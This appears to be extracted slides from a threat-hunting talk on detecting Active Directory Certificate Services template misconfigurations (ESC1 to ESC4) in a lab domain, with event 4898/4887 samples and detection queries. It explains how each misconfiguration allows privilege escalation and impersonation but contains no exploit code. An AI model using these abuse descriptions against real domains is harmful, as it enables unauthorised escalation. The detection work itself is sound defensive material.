 CN=ESC1,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=demo,DC=local

msPKI-Certificate-Name-Flag = 0x1 (1)
 CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT -- 0x1
 Requester can specify the SAN in a CSR

msPKI-Enrollment-Flag = 0x9 (9)
 CT_FLAG_INCLUDE_SYMMETRIC_ALGORITHMS -- 0x1
 CT_FLAG_PUBLISH_TO_DS -- 0x8
 Manager approval is disabled (no flag CT_FLAG_PEND_ALL_REQUESTS)

msPKI-RA-Signature = 0
 No authorized signatures are required

pKIExtendedKeyUsage =
 1.3.6.1.5.5.7.3.2 Client Authentication
 1.3.6.1.5.5.7.3.4 Secure Email
 1.3.6.1.4.1.311.10.3.4 Encrypting File System
 "Client Authentication" EKU allows authentication

Security Descriptor: O:S-1-5-21-3970906361-1696223450-2713567039-1104G:S-1-5-21-3970906361-1696223450-2713567039-519D:PAI(OA;;RPWPCR;0e10c968-78fb-11d2-90d4-00c04f79dc55;;DA)(OA;;RPWPCR;0e10c968-78fb-11d2-90d4-00c04f79dc55;;DU)(OA;;RPWPCR;0e10c968-78fb-11d2-90d4-00c04f79dc55;;S-1-5-21-3970906361-1696223450-2713567039-519)(A;;CCDCLCSWRPWPDTLOSDRCWDWO;;;DA)(A;;CCDCLCSWRPWPDTLOSDRCWDWO;;;S-1-5-21-3970906361-1696223450-2713567039-519)(A;;CCDCLCSWRPWPDTLOSDRCWDWO;;;S-1-5-21-3970906361-1696223450-2713567039-1104)(A;;LCRPLORC;;;AU)

Allow DEMO\Domain Admins Enroll

Allow DEMO\Domain Users Enroll
 Grants certificate enrollment right to the "Domain Users" group

Allow DEMO\Enterprise Admins Enroll

Allow (0-00000000) DEMO\Domain Admins Enroll

Certificate template that vulnerable to the ESC1 technique

Let's hunt it!

Search for certificate templates that met the following conditions:

- an overly permissive certificate template security descriptor grants certificate enrollment rights to low-privileged users;
- the certificate template allows requesters to specify a SAN in the CSR;
- no authorized signatures are required;
- manager approval is disabled;
- the certificate template defines EKUs that enable authentication – Client Authentication (1.3.6.1.5.5.7.3.2), PKINIT Client Authentication (1.3.6.1.5.2.3.4), Smart Card Logon (1.3.6.1.4.1.311.20.2.2), Any Purpose (2.5.29.37.0) or SubCA (no EKUs).

```
EventID:4898 AND SecurityDescriptor:(";0e10c968-78fb-11d2-90d4-00c04f79dc55;;DU" OR ";0e10c968-78fb-11d2-90d4-00c04f79dc55;;AU" OR ";0e10c968-78fb-11d2-90d4-00c04f79dc55;;WD") AND TemplateContent:"CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT" AND TemplateContent:"msPKI-RA-Signature = 0" AND -TemplateContent:"CT_FLAG_PEND_ALL_REQUESTS" AND (TemplateContent:"1.3.6.1.5.5.7.3.2" OR "1.3.6.1.5.2.3.4" OR "1.3.6.1.4.1.311.20.2.2" OR "2.5.29.37.0") OR TemplateContent:"pKIEntendedKeyUsage = ")
```

Certificate template that vulnerable to the ESC1 technique

Let's hunt it!

Time	Channel	EventID	Category	TemplateInternalName	SecurityDescriptor
May 14, 2022 @ 15:12:51.127	Security	4898	Certification Services	ESC1	0:S-1-5-21-3970906361-1696223450-2713567039-1104G:S-1-5-21-3970906361-1696223450-2713567039-519D:PAI(OA; ;RPWPCR;0e10c968-78fb-11d2-90d4-00c04f79dc55; ;DA)(OA; ;RPWPCR;0e10c968-78fb-11d2-90d4-00c04f79dc55; ;DU)(OA; ;RPWPCR;0e10c968-78fb-11d2-90d4-00c04f79dc55; ;S-1-5-21-3970906361-1696223450-2713567039-519)(A; ;CCDCLCSWRPWPDTLOSDRCWDWO; ; ;DA)(A; ;CCDCLCSWRPWPDTLOSDRCWDWO; ; ;S-1-5-21-3970906361-1696223450-2713567039-519)(A; ;CCDCLCSWRPWPDTLOSDRCWDWO; ; ;S-1-5-21-3970906361-1696223450-2713567039-1104)(A; :LCRPLORC:: :AU)

Grants certificate enrollment right to the "Domain Users" group

```

TemplateContent
  flags = 0x2023a (131642)
    CT_FLAG_ADD_EMAIL -- 0x2
    CT_FLAG_PUBLISH_TO_DS -- 0x8
    CT_FLAG_EXPORTABLE_KEY -- 0x10 (16)
    CT_FLAG_AUTO_ENROLLMENT -- 0x20 (32)
    CT_FLAG_ADD_TEMPLATE_NAME -- 0x200 (512)
    CT_FLAG_IS_MODIFIED -- 0x20000 (131072)

  msPKI-Private-Key-Flag = 0x1010010 (16842768)
    CTPRIVATEKEY_FLAG_EXPORTABLE_KEY -- 0x10 (16)
    CTPRIVATEKEY_FLAG_ATTEST_NONE -- 0x0
    TEMPLATE_SERVER_VER_2003&lt;&lt;CTPRIVATEKEY_FLAG_SERVERVERSION_SHIFT --
    TEMPLATE_CLIENT_VER_XP&lt;&lt;CTPRIVATEKEY_FLAG_CLIENTVERSION_SHIFT --

  msPKI-Certificate-Name-Flag = 0x1 (1)
    CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT -- 0x1

  msPKI-Enrollment-Flag = 0x9 (9)
    CT_FLAG_INCLUDE_SYMMETRIC_ALGORITHMS -- 0x1
    CT_FLAG_PUBLISH_TO_DS -- 0x8
  
```

msPKI-Certificate-Name-Flag = 0x1 (1)
CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT -- 0x1

Requester can specify the SAN in a CSR

msPKI-Enrollment-Flag = 0x9 (9)
CT_FLAG_INCLUDE_SYMMETRIC_ALGORITHMS -- 0x1
CT_FLAG_PUBLISH_TO_DS -- 0x8

Manager approval is disabled (there is no flag CT_FLAG_PEND_ALL_REQUESTS)

```

msPKI-Template-Minor-Revision = 3

msPKI-RA-Signature = 0
msPKI-Minimal-Key-Size = 2048

displayName = ESC1

templateDescription = User

pKIExtendedKeyUsage =
  1.3.6.1.5.5.7.3.2 Client Authentication
  1.3.6.1.5.5.7.3.4 Secure Email
  1.3.6.1.4.1.311.10.3.4 Encrypting File System
  
```

msPKI-RA-Signature = 0

No authorized signatures are required



pKIExtendedKeyUsage =
1.3.6.1.5.5.7.3.2 Client Authentication
1.3.6.1.5.5.7.3.4 Secure Email
1.3.6.1.4.1.311.10.3.4 Encrypting File System

"Client Authentication" EKU allows authentication

ESC2 – Misconfigured Certificate Templates

Any Purpose EKU or no EKU (Subordinate CA)

- Extended Key Usage (EKU) describes how the certificate can be used (Client Authentication, Smart Card Logon, etc.);
- When a certificate template specifies the **Any Purpose** EKU, or no EKU at all, the certificate can be used for anything;
- If the requester can specify a SAN, ESC2 vulnerable certificate can be abused like ESC1;
- It can be abused like ESC3 – the ESC2 vulnerable certificate can be used to request another one on behalf of any other user;
- There also can be more exotic ways to abuse ESC2 – code signing, server authentication, etc.



Certificate template that vulnerable to the ESC2 technique

Useful events (Any Purpose EKU)

Use 4898 event to find vulnerable templates:

Event Properties - Event 4898, Microsoft Windows security auditing.

General Details

Certificate Services loaded a template.

ESC2 v100.7 (Schema V2)
1.3.6.1.4.1.311.21.8.3545524.9779859.5064892.3279104.12974722.100.14056585.98
CN=ESC2,CN=Certificate Templates,CN=Public Key
Services,CN=Services,CN=Configuration,DC=demo,DC=local

msPKI-Certificate-Name-Flag = 0x2000000 (33554432)
CT_FLAG_SUBJECT_ALT_REQUIRE_UPN -- 0x2000000 (33554432)

msPKI-Enrollment-Flag = 0x29 (41) Manager approval is disabled (no flag CT_FLAG_PEND_ALL _REQUESTS)
CT_FLAG_INCLUDE_SYMMETRIC_ALGORITHMS -- 0x1
CT_FLAG_PUBLISH_TO_DS -- 0x8

msPKI-RA-Signature = 0 No authorized signatures are required

pkiExtendedKeyUsage = 2.5.29.37.0 Any Purpose Any Purpose EKU

Security Descriptor: O:S-1-5-21-3970906361-1696223450-2713567039-1104G:S-1-5-21-3970906361-1696223450-2713567039-519D:PAI(OA::RPWPCR;0e10c968-78fb-11d2-90d4-00c04f79dc55;;DA)(OA::RPWPCR;0e10c968-78fb-11d2-90d4-00c04f79dc55;;DU)(OA::RPWPCR;0e10c968-78fb-11d2-90d4-00c04f79dc55;;S-1-5-21-3970906361-1696223450-2713567039-519)(A::CCDCLCSWRPWPDTLOSDRCWDWO;;;DA)(A::CCDCLCSWRPWPDTLOSDRCWDWO;;;S-1-5-21-3970906361-1696223450-2713567039-519)(A::CCDCLCSWRPWPDTLOSDRCWDWO;;;S-1-5-21-3970906361-1696223450-2713567039-1104)(A::LCRPLORC;;;AU)

Allow DEMO\Domain Admins Enroll

Allow DEMO\Domain Users Enroll Grants certificate enrollment right to the "Domain Users" group

Allow DEMO\Enterprise Admins Enroll

Allow(0x00000000) DEMO\Domain Admins Enroll

Certificate template that vulnerable to the ESC2 technique

Useful events (no EKU)

Use 4898 event to find vulnerable templates:

Event Properties - Event 4898, Microsoft Windows security auditing.

General Details

Certificate Services loaded a template.

ESC2_2 v100.9 (Schema V2)
 1.3.6.1.4.1.311.21.8.3545524.9779859.5064892.3279104.12974722.100.204172.122
 CN=ESC2_2,CN=Certificate Templates,CN=Public Key
 Services,CN=Services,CN=Configuration,DC=demo,DC=local

msPKI-Certificate-Name-Flag = 0x2000000 (33554432)
 CT_FLAG_SUBJECT_ALT_REQUIRE_UPN -- 0x2000000 (33554432)

msPKI-Enrollment-Flag = 0x29 (41) Manager approval is disabled (no flag CT_FLAG_PEND_ALL_REQUESTS)
 CT_FLAG_INCLUDE_SYMMETRIC_ALGORITHMS -- 0x1
 CT_FLAG_PUBLISH_TO_DS -- 0x8

msPKI-RA-Signature = 0 No authorized signatures are required

pKIExtendedKeyUsage = SubCA Template (no EKUs)

Security Descriptor: O:S-1-5-21-3970906361-1696223450-2713567039-1104G:S-1-5-21-3970906361-1696223450-2713567039-519D:PAI(OA;;RPWPCR;0e10c968-78fb-11d2-90d4-00c04f79dc55;;DA)(OA;;RPWPCR;0e10c968-78fb-11d2-90d4-00c04f79dc55;;DU)(OA;;RPWPCR;0e10c968-78fb-11d2-90d4-00c04f79dc55;;S-1-5-21-3970906361-1696223450-2713567039-519)(A;;CCDCLCSWRPWPDTLOSDRCWDWO;;;DA)(A;;CCDCLCSWRPWPDTLOSDRCWDWO;;;S-1-5-21-3970906361-1696223450-2713567039-519)(A;;CCDCLCSWRPWPDTLOSDRCWDWO;;;S-1-5-21-3970906361-1696223450-2713567039-1104)(A;;LCRPLORC;;;AU)

Allow	DEMO\Domain Admins	Enroll
Allow	DEMO\Domain Users	Enroll
Allow	DEMO\Enterprise Admins	Enroll
Allow	DEMO\Domain Admins	Enroll

Grants certificate enrollment right to the "Domain Users" group

Certificate template that vulnerable to the ESC2 technique

Let's hunt it!

Search for certificate templates that met the following conditions:

- an overly permissive certificate template security descriptor grants certificate enrollment rights to low-privileged users;
- no authorized signatures are required;
- manager approval is disabled;
- the certificate template defines Any Purpose EKUs ("2.5.29.37.0") or no EKUs.

```
EventID:4898 AND SecurityDescriptor>(";0e10c968-78fb-11d2-90d4-00c04f79dc55;;DU" OR ";0e10c968-78fb-11d2-90d4-00c04f79dc55;;AU" OR ";0e10c968-78fb-11d2-90d4-00c04f79dc55;;WD") AND -  
TemplateContent:"CT_FLAG_PEND_ALL_REQUESTS" AND TemplateContent:"msPKI-RA-Signature = 0"  
AND (TemplateContent:"2.5.29.37.0" OR TemplateContent:"pKIExtendedKeyUsage =  
")
```

Certificate template that vulnerable to the ESC2 technique

Let's hunt it!

Time	Channel	EventID	Category	TemplateInternalName	SecurityDescriptor
May 14, 2022 @ 18:17:59.228	Security	4898	Certification Services	ESC2	0:S-1-5-21-3970906361-1696223450-2713567039-1104G:S-1-5-21-3970906361-1696223450-2713567039-519D:PAI(OA;;RPWPCR;0e10c968-78fb-11d2-90d4-00c04f79dc55;;DA)(OA;;RPWPCR;0e10c968-78fb-11d2-90d4-00c04f79dc55;;DU)(OA;;RPWPCR;0e10c968-78fb-11d2-90d4-00c04f79dc55;;S-1-5-21-3970906361-1696223450-2713567039-519)(A;;CCDCLCSWRPWPDTLOSDRCWDWO;;;DA)(A;;CCDCLCSWRPWPDTLOSDRCWDWO;;;S-1-5-21-3970906361-1696223450-2713567039-519)(A;;CCDCLCSWRPWPDTLOSDRCWDWO;;;S-1-5-21-3970906361-1696223450-2713567039-1104)(A::LCRPLORC:::AU)

Grants certificate enrollment right to the "Domain Users" group

```

TemplateContent
flags = 0x2023a (131642)
  CT_FLAG_ADD_EMAIL -- 0x2
  CT_FLAG_PUBLISH_TO_DS -- 0x8
  CT_FLAG_EXPORTABLE_KEY -- 0x10 (16)
  CT_FLAG_AUTO_ENROLLMENT -- 0x20 (32)
  CT_FLAG_ADD_TEMPLATE_NAME -- 0x200 (512)
  CT_FLAG_IS_MODIFIED -- 0x20000 (131072)

msPKI-Private-Key-Flag = 0x1010010 (16842768)
  CTPRIVATEKEY_FLAG_EXPORTABLE_KEY -- 0x10 (16)
  CTPRIVATEKEY_FLAG_ATTEST_NONE -- 0x0
  TEMPLATE_SERVER_VER_2003&lt;&lt;&lt;CTPRIVATEKEY_FLAG_SERVERVERSION_SHIFT --
  TEMPLATE_CLIENT_VER_XP&lt;&lt;&lt;CTPRIVATEKEY_FLAG_CLIENTVERSION_SHIFT --

msPKI-Certificate-Name-Flag = 0x2000000 (33554432)
  CT_FLAG_SUBJECT_ALT_REQUIRE_UPN -- 0x2000000 (33554432)

msPKI-Enrollment-Flag = 0x29 (41)
  CT_FLAG_INCLUDE_SYMMETRIC_ALGORITHMS -- 0x1
  CT_FLAG_PUBLISH_TO_DS -- 0x8
  CT_FLAG_AUTO_ENROLLMENT -- 0x20 (32)
    
```

Manager approval is disabled (there is no flag CT_FLAG_PEND_ALL_REQUESTS)

msPKI-Template-Minor-Revision = 3

msPKI-RA-Signature = 0

No authorized signatures are required

msPKI-Minimal-Key-Size = 2048

displayName = ESC2

templateDescription = User

pKIExtendedKeyUsage = 2.5.29.37.0 Any Purpose

Any Purpose EKU

displayName = ESC2_2





templateDescription = User

pKIExtendedKeyUsage =

SubCA (no EKUs)

ESC3 – Misconfigured Enrollment Agent Templates

- Enrollment Agents – users who are able to enroll for a certificate on behalf of another user;
- There is special EKU “Certificate Request” (1.3.6.1.4.1.311.20.2.1) for Enrollment Agents certificates;
- So, if there is a template with “Certificate Request” EKU, that can be enrolled without approval by non-privileged user and there are no any enrollment restrictions – it can be abused for privilege escalation ;
- The issued certificate from ESC3 vulnerable template allows to request another certificate on behalf of any user (so, It means that it is possible to impersonate almost any user).



Certificate template that vulnerable to the ESC3 technique

Useful events

Use 4898 event to find vulnerable templates:

Event Properties - Event 4898, Microsoft Windows security auditing.

General Details

Certificate Services loaded a template.

ESC3 v100.5 (Schema V2)

1.3.6.1.4.1.311.21.8.3545524.9779859.5064892.3279104.12974722.100.3567088.500
CN=ESC3,CN=Certificate Templates,CN=Public Key
Services,CN=Services,CN=Configuration,DC=demo,DC=local

msPKI-Certificate-Name-Flag = 0x2000000 (33554432)
CT_FLAG_SUBJECT_ALT_REQUIRE_UPN -- 0x2000000 (33554432)

msPKI-Enrollment-Flag = 0x29 (41)
CT_FLAG_INCLUDE_SYMMETRIC_ALGORITHMS -- 0x1
CT_FLAG_PUBLISH_TO_DS -- 0x8

Manager approval is disabled (no flag CT_FLAG_PEND_ALL_REQUESTS)

msPKI-RA-Signature = 0 No authorized signatures are required

pKIExtendedKeyUsage =
1.3.6.1.4.1.311.20.2.1 Certificate Request Agent

Template defines the Certificate Request Agent EKU

<https://t.me/learningsnets>

Security Descriptor: O:S-1-5-21-3970906361-1696223450-2713567039-1104G:S-1-5-21-3970906361-1696223450-2713567039-519D:PAI(OA::RPWPCR;0e10c968-78fb-11d2-90d4-00c04f79dc55;;DA)(OA::RPWPCR;0e10c968-78fb-11d2-90d4-00c04f79dc55;;DU)(OA::RPWPCR;0e10c968-78fb-11d2-90d4-00c04f79dc55;;S-1-5-21-3970906361-1696223450-2713567039-519)(A;;CCDCLCSWRPWPDTLOSDRCWDWO;;;DA)(A;;CCDCLCSWRPWPDTLOSDRCWDWO;;;S-1-5-21-3970906361-1696223450-2713567039-519)(A;;CCDCLCSWRPWPDTLOSDRCWDWO;;;S-1-5-21-3970906361-1696223450-2713567039-1104)(A;;LCRPLORC;;;AU)

Allow DEMO\Domain Admins
Enroll

Allow DEMO\Domain Users
Enroll

Grants certificate enrollment right to the "Domain Users" group

Allow DEMO\Enterprise Admins
Enroll

Allow (0x00000000) DEMO\Domain Admins

Certificate template that vulnerable to the ESC3 technique

Let's hunt it!

Search for certificate templates that met the following conditions:

- an overly permissive certificate template security descriptor grants certificate enrollment rights to low-privileged users;
- no authorized signatures are required;
- manager approval is disabled;
- the certificate template defines the Certificate Request Agent EKU ("1.3.6.1.4.1.311.20.2.1").

```
EventID:4898 AND SecurityDescriptor>(";0e10c968-78fb-11d2-90d4-00c04f79dc55;;DU" OR ";0e10c968-78fb-11d2-90d4-00c04f79dc55;;AU" OR ";0e10c968-78fb-11d2-90d4-00c04f79dc55;;WD") AND TemplateContent:"msPKI-RA-Signature = 0" AND -TemplateContent:"CT_FLAG_PEND_ALL_REQUESTS" AND TemplateContent:"1.3.6.1.4.1.311.20.2.1"
```

Certificate template that vulnerable to the ESC3 technique

Let's hunt it!

Time	Channel	EventID	Category	TemplateInternalName	SecurityDescriptor
May 14, 2022 @ 15:12:51.127	Security	4898	Certification Services	ESC3	0:S-1-5-21-3970906361-1696223450-2713567039-1104G:S-1-5-21-3970906361-1696223450-2713567039-519D:PAI(OA; ;RPWPCR;0e10c968-78fb-11d2-90d4-00c04f79dc55; ;DA)(OA; ;RPWPCR;0e10c968-78fb-11d2-90d4-00c04f79dc55; ;DU)(OA; ;RPWPCR;0e10c968-78fb-11d2-90d4-00c04f79dc55; ;S-1-5-21-3970906361-1696223450-2713567039-519)(A; ;CCDCLCSWRPWPDTLOSDRCWDWO; ;DA)(A; ;CCDCLCSWRPWPDTLOSDRCWDWO; ;S-1-5-21-3970906361-1696223450-2713567039-519)(A; ;CCDCLCSWRPWPDTLOSDRCWDWO; ;S-1-5-21-3970906361-1696223450-2713567039-1104)(A::LCRPLORC:::AU)

Grants certificate enrollment right to the "Domain Users" group

```

TemplateContent
  flags = 0x2023a (131642)
    CT_FLAG_ADD_EMAIL -- 0x2
    CT_FLAG_PUBLISH_TO_DS -- 0x8
    CT_FLAG_EXPORTABLE_KEY -- 0x10 (16)
    CT_FLAG_AUTO_ENROLLMENT -- 0x20 (32)
    CT_FLAG_ADD_TEMPLATE_NAME -- 0x200 (512)
    CT_FLAG_IS_MODIFIED -- 0x20000 (131072)

  msPKI-Private-Key-Flag = 0x1010010 (16842768)
    CTPRIVATEKEY_FLAG_EXPORTABLE_KEY -- 0x10 (16)
    CTPRIVATEKEY_FLAG_ATTEST_NONE -- 0x0
    TEMPLATE_SERVER_VER_2003<&lt;&lt;CTPRIVATEKEY_FLAG_SERVERVERSION_SHIFT
    TEMPLATE_CLIENT_VER_XP<&lt;&lt;CTPRIVATEKEY_FLAG_CLIENTVERSION_SHIFT --

  msPKI-Certificate-Name-Flag = 0x2000000 (33554432)
    CT_FLAG_SUBJECT_ALT_REQUIRE_UPN -- 0x2000000 (33554432)

  msPKI-Enrollment-Flag = 0x29 (41)
    CT_FLAG_INCLUDE_SYMMETRIC_ALGORITHMS -- 0x1
    CT_FLAG_PUBLISH_TO_DS -- 0x8
    CT_FLAG_AUTO_ENROLLMENT -- 0x20 (32)
  
```

Manager approval is disabled (there is no flag CT_FLAG_PEND_ALL_REQUESTS)

```

msPKI-Template-Minor-Revision = 3
msPKI-RA-Signature = 0
msPKI-Minimal-Key-Size = 2048
  
```

No authorized signatures are required

```

displayName = ESC3
templateDescription = User
pKIExtendedKeyUsage =
  1.3.6.1.4.1.311.20.2.1 Certificate Request Agent
  
```

Template defines the Certificate Request Agent EKU

Enroll for Certificates on Behalf of Other Users

Useful events

When somebody requests certificate on Behalf of Other User requester and subject are differing in the related 4887 event

simpleuser requests certificate on Behalf of *dadmin* user

Event Properties - Event 4887, Microsoft Windows security auditing.

General Details

Certificate Services approved a certificate request and issued a certificate.

Request ID: 135

Requester: DEMO\simpleuser

Attributes:

ccm:WS.demo.local

Disposition: 3

SKI: 25 e9 31 b1 a2 b2 cd ec c4 50 37 41 43 90 46 71 f9 88 f0 b5

Subject: CN=dadmin, OU=Admins, DC=demo, DC=local

Requester and Subject are different users

simpleuser/DC\$ requests certificate themselves

Event Properties - Event 4887, Microsoft Windows security auditing.

General Details

Certificate Services approved a certificate request and issued a certificate.

Request ID: 134

Requester: DEMO\simpleuser

Attributes:

ccm:WS.demo.local

Disposition: 3

SKI: fa 03 6b 30 b7 17 30 a8 ea 6e 79 64 2f 12 77 58 11 a8 93 7f

Subject: CN=simpleuser, CN=Users, DC=demo, DC=local

Requester and Subject are the same user

Event Properties - Event 4887, Microsoft Windows security auditing.

General Details

Certificate Services approved a certificate request and issued a certificate.

Request ID: 48

Requester: DEMO\DCS

Attributes:

CertificateTemplate:DomainController

ccm:CA.demo.local

Disposition: 3

SKI: fb 08 74 73 f8 4d 86 97 5c 8e a4 a6 e3 52 1e 19 5f 9a fe 53

Subject: CN=DC.demo.local

Requester and Subject are the same user

ESC4 – Vulnerable Certificate Template Access Control

- Certificate templates are AD objects, so they have security descriptor, that defines which permissions AD principals have over the template;
- Weak permissions (Excessive access rights) can allow non-privileged users to edit sensitive security settings in the template (defines EKUs, allows SAN, disable manager approval), thereby making its vulnerable to the ECS1-3 technique;
- The rights we care about are:

Right	Description
Owner	Implicit full control of the object, can edit any properties
FullControl	Full control of the object, can edit any properties.
WriteOwner	Can modify the owner to an attacker-controlled principal
WriteDacl	Can modify access control to grant an attacker FullControl
WriteProperty	Can edit any properties

ESC4 Properties

Subject Name Issuance Requirements

General Compatibility Request Handling Cryptography Key Attestation

Superseded Templates Extensions Security Server

Group or user names:

- Authenticated Users
- Domain Admins (DEMO\Domain Admins)
- Domain Users (DEMO\Domain Users)**
- Enterprise Admins (DEMO\Enterprise Admins)

Add... Remove

